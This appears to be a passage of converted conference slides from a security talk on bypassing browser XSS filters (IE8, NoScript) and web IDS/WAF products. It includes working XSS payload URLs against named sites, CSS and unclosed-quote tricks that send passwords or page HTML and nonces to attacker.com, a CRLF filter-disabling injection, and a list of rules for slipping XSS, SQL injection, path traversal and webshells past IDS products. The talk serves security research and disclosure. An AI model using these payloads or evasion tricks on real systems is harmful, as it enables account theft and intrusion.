# Unfiltered Vectors – Top 7,8,9

Reflected XSS means that the matched attack has to be present in the HTML source code.

7. Strings that were modified in the backend

- `<script>product= '<?=strtolower($prod) ?>' ;</script>`

8. Attacks abusing charset peculiarities

- Unicode Stuff Already Mentioned!

9. Attacks that are not reflected in the same page

`https://www.dev.java.net/servlets/Search?mode=1&resultsPerPage=%22%27%2F%3E%3Cscript%3Ealert%28' Props+To+TheRat'%29%3C%2Fscript%3E&query=3&scope=domain&artifact=2&Button=Search`

Props to 'The Rat' for finding the XSS on dev.java.net

# Unfiltered Vectors – Top 10

10. Attacks that are made to content not loaded as HTML

```
  
  
<iframe src="http://victim/newUser"></iframe>
```

Attack in 2 steps.

Demo fail – Router bricked 😞

# Using CSS-only attacks

```
<style>
```

```
input [type=password] [value^=a] {
```

```
  - background: "//attacker.com/log.php?hash[]=a" ;
```

```
}
```

```
input [type=password] [value^=b] {
```

```
  - background: "//attacker.com/log.php?hash[]=b" ;
```

```
}...
```

```
</style>
```

```
<input type=password value="a0xS3cr3t">
```

*Several XSS attacks are possible with just CSS and HTML, check: "The Sexy Assassin" <http://p42.us/css>*

# Unclosed Quote

```
<img src='http://attacker.com/log.php?HTML='
```

```
<form>
```

```
<input type="hidden" name="nonce"  
value="182b1cdf1e1038a">
```

```
...
```

```
...
```

```
<script>
```

```
x='asdf';
```

THE ATTACKER RECEIVES ALL THE HTML CODE  
UNTILL THE QUOTE

# Unclosed Quote

```
<img src='http://attacker.com/log.php?HTML='
```

```
<form>
```

```
<input type="hidden" name="nonce"  
value="182b1cdf1e1038a">
```

```
...
```

```
...
```

```
<script>
```

```
x='asdf';
```

THE ATTACKER RECEIVES ALL THE HTML CODE  
UNTILL THE QUOTE



# Other Exceptions

- Intranet
- Same Origin

# Same Origin Exception + Clickjacking

- Allowed by the filter:
  - `<a href="anything">clickme</a>`
- So this wont be detected (clickjacking):
  - `<a href="?xss=<script>">link</a>`

## Demo

<http://search.cnn.com/search?query=aaa&currentPage=2&nt=%22%3E%3Ca%20href%3D%22%3Fquery%3Daaa%26currentPage%3D2%26nt%3D%2522%253E%253C%2573crip%2574%253E%2561ler%2528%2527Props%2520To%2520The%2520Rat%2527%2529%253C/%2573crip%2574%253E%22%3E%3Cimg%20style%3D%22cursor%3Aarrow%3Bheight%3A200%25%3Bwidth%3A200%25%3Bposition%3Aabsolute%3Btop%3A-10px%3Bleft%3A-10px%3Bbackground-image%3Atransparent%22%20border%3D0/%3E%3C/a%3E>

- Props to cesar cerrudo and kuza55
- Props to “The Rat” for the XSS on cnn.com

# Disabling the filter

- CRLF Injection:

```
header("Location: ".$_GET['redir']);
```

```
redir="\nX-XSS-Protection:+0\n\n<script..."
```

# Bypassing the JavaScript based Filter

- IE8 Blocks JS by disabling:
  - =
  - (
  - )
- BUT It is **possible** to execute code without () and =
- *{valueOf:location,toString:[].join,0:name,length:1}*
- We are limited to attacks inside JS strings like:
  - `urchinTracker("/<?=$storeId;?>/newOrder");`
  - `loginPage="<?=$pages['login']?>";`
- Some JSON parsers passing a "sanitized" string to eval() may also be vulnerable to this same bypass.

# JavaScript based Bypass

- Other possible bypasses?
  - Require a certain context.
  - **new** voteForObama; // executes any user-function without ( )
  - “:(**location=name**) // is not detected (ternary operator // object literal)
  - “?**name:**”// is not detected, modify string value, relevant on cases like:
    - location="/redir?story=<?=\$story?>”;
    - “&&name// props to kuza55
  - “;**(unescape=eval)**; // redeclare functions 😊
    - Also props to kuza55!

# Attacking with the XSS Filter

## Disabling scripts

### Original code:

- `<script>if (top!=self) top.location=location</script>`

### Request:

- `?foobar=<script>if`

### After filter:

- `<sc#ipt>if (top!=self) top.location=location</script>`

- Demo! With.. Any webpage

# Attacking with the XSS Filter

## Attacking content-aware filters

Original code:

- `<script>`  
  `continueURI="/login2.jsp?friend=<img src=x`  
  `onerror=alert(1)>"`;  
`</script>`

Request:

- `?foobar=<script>continueURI`

After filter:

- `<sc#ipt>`  
  `continueURI="/login2.jsp?friend=<img src=x`  
  `onerror=alert(1)>"`;  
`</script>`

# Q&A with M\$

- **Why don't you detect fragmented attacks?**
  - *Performance, the amount of permutations of each argument and possible vector is of  $O(n!)$ , that means that with 10 arguments you need 3628800 operations, and an attacker could just send thousands of arguments to DoS the filter, also this is not as common as other attacks.*
  -
- **Why don't you detect DOM based attacks?**
  - *Compatibility (JSON probably) and Performance (hook all JS functions will slow IE even more.. if that's even possible), but it may be possible in the future.*
  -
- **Why don't you detect non-JS attacks like `<a>` ?**
  - *Compatibility some websites are vulnerable to XSS by the way they work, and they need to use this elements.*



# Q&A with M\$ / continued

- **Why don't you detect attacks to Intranet?**
- *The Intranet zone pretty much by definition is a managed environment, unlike the Internet. That means admins can set group policy to enable the filter in the Local Intranet zone, and also Intranet is only enabled by default on computers that are joined to a domain. -- David Ross*
- **If IE is protecting me against XSS, should I disable all anti-reflected-XSS protections I have?**
- *</whitehat><blackhat>*
- **YES Of course! please do it.**
- *</blackhat>*

# XSS Filters in Other Browsers?

- Firefox -> Never! They have CSP and they think that's all they need.
- 
- Firefox + NoScript -> Going on a couple of years now!
- Opera, Safari -> No idea!
- Chrome -> Maybe!



NoScript

<http://noscript.net/>

# NoScript Advantages

- Their users.
- Security over usability (still very usable!).
- Updates every week/2 weeks.
- Is NOT just a XSS filter.

# Bypassing the Filter's Rules

As any other filter, it's still possible to bypass NoScript's rules, the following attack bypassed NoScript's rules:

```
<a z="&"x=& onmousemove=t=Object(window.name);  
({ $:#0=t,z:eval(String(#0#).replace(/@/g,""))}).z//>
```

This was fixed last week, have you updated noscript?:

<http://tinyurl.com/m4nfs9>

This hasn't been fixed! Found 10m ago

find a bypass 10 minutes before the talk!

if I can't.. then.. it doesnt matter haha if I can, notify giorgio haha

<<david: umm... good luck with that Eduardo>>

# Hacking the Filter

The DoS and pwn on NoScript (for bypassing)

The following example:

```
http://victim.com/xss.php?hello=a-very-long-and-compl  
icated-js-string&html_xss=<script>alert  
("pwned");</script>
```

Will DoS NoScript, and then firefox will kill it, and then your victim will be redirected to your "pwned" webpage.

# Same Origin Exception

NoScript won't protect websites from attacking themselves, so frames pointing to a redirect that sends to the payload won't be detected by NoScript:

Example: <http://tinyurl.com/l5rnyc>

`http://www.google.com/imgres?imgurl=http://tinyurl.com/ZWZ8Z4&imgrefurl=http://tinyurl.com/ZWZ8Z4`

and <http://tinyurl.com/ZWZ8Z4> redirects to

`https://www.google.com/adsense/g-app-single-1.do?websiteInfoInput.uri=ZWZ8Z4&contactInput.asciinameInput.fullName=<script>`



# Tribute to the stupid IDS



Thanks to pretty much every other WAF vendor out there...

# README

Follow this simple rules and a lot of IDS wont detect your attacks!

Victims include:

- ✓ OSSEC
- ✓ dotDefender
- ✓ mod\_security
- ✓ Imperva
- ✓ CISCO ACE

.. I couldn't test more!

"OMG I can't believe it is so easy!"

## Rule Number 1

Stop using **alert('xss')**.

You should now use  
**prompt('xss')**.

## Rule Number 2

Dont do **<script>**.

Do

**<ScRIPT x src=//0x.lv?**

# Rule Number 3

For blind SQL injections.

Stop using ' or 1=1--.

Use ' or 2=2--.

# Rule Number 4

For SQL injections.

Stop using **UNION**  
**SELECT.**

Use **UNION ALL**  
**SELECT.**

## Rule Number 5

Don't do **/etc/passwd**.

Do

**/foo/../../etc/bar/../../passwd**.

## Rule Number 6

Don't use

<http://yourhost.com/r57.txt>

Use

<https://yourhost.com/lol.txt>



## Rule Number 7

Don't call your webshell  
**c99.php, shell.aspx or  
cmd.jsp**

Call it **rofl.php**.

# Conclusions

- For Internet Explorer, **use IE-8, and enable the XSS Filter**
- If you can use Firefox, **use Firefox+NoScript**
- If you need an IDS for web-threats {xss/sqli/etc}:
  - *don't use mod\_security* until filters are better
  - **use PHP-IDS**
- For sanitizing HTML, use HTMLPurifier/Antisamy, or use templating systems!
- If you have build/maintain an IDS/WAF, set up a demo site where the filters can be tested and bypasses submitted, please...
- Don't trust your IDS, it **can** and **will** be bypassed!

# Thanks

Thanks goes to many for helping us with this presentation including:

- all the slackers at [sla.ckers.org](http://sla.ckers.org), RSnake, ID
- David Ross, Mario Heiderich, Giorgio Maone
- Kuza K, Stephano Di Paola, Gareth Heyes, Axis
- Ping Look, everyone else with BlackHat
- Everyone here for attending! :)

Q + A

- Get slides from blackhat's website or from:  
**<http://p42.us/favxss/>**